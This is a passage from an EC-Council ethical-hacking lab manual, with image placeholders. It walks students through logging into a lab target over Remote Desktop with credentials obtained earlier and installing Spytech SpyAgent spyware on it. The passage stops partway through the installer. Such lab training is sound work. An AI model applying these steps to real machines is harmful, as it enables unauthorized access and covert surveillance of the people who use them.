
4. The **Windows Security** pop-up appears. Enter the **Password** as **qwerty** and click **OK**.

   Note: Observe **CEH\Jason** user under **User name**. This is because we have logged with Jason's user credentials, located on the target system (10.10.1.19).

   Note: Here, we are using the target system user credentials obtained from the previous lab.



5. A **Remote Desktop Connection** window appears; click **Yes**.




Note: You cannot access the target machine remotely if it is off. This is possible only when the machine is turned on.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

6. A **Remote Desktop connection** is successfully established.

7. Close the **Server Manager** window and minimize **Remote Desktop Connection**.
8. Navigate to **Z:\CEHv12 Module 06 System Hacking\Spyware\General Spyware** and copy the **Spytech SpyAgent** folder.




9. Switch to the **Remote Desktop Connection** window and paste the **Spytech SpyAgent** folder on target system's **Desktop**, as shown in the screenshot.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

10. Open the **Spytech SpyAgent** folder and double-click the **Setup** (**password=spytech**) application.


    Note: If a **User Account Control** pop-up appears, click **Yes**.

11. The **Spytech SpyAgent Setup** window appears; click **Next**. Follow the installation wizard and install **Spytech SpyAgent** using the default settings.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

12. In the **Select SpyAgent Installation Type** window, ensure that the **Administrator/Tester** radio button is selected; click **Next**.

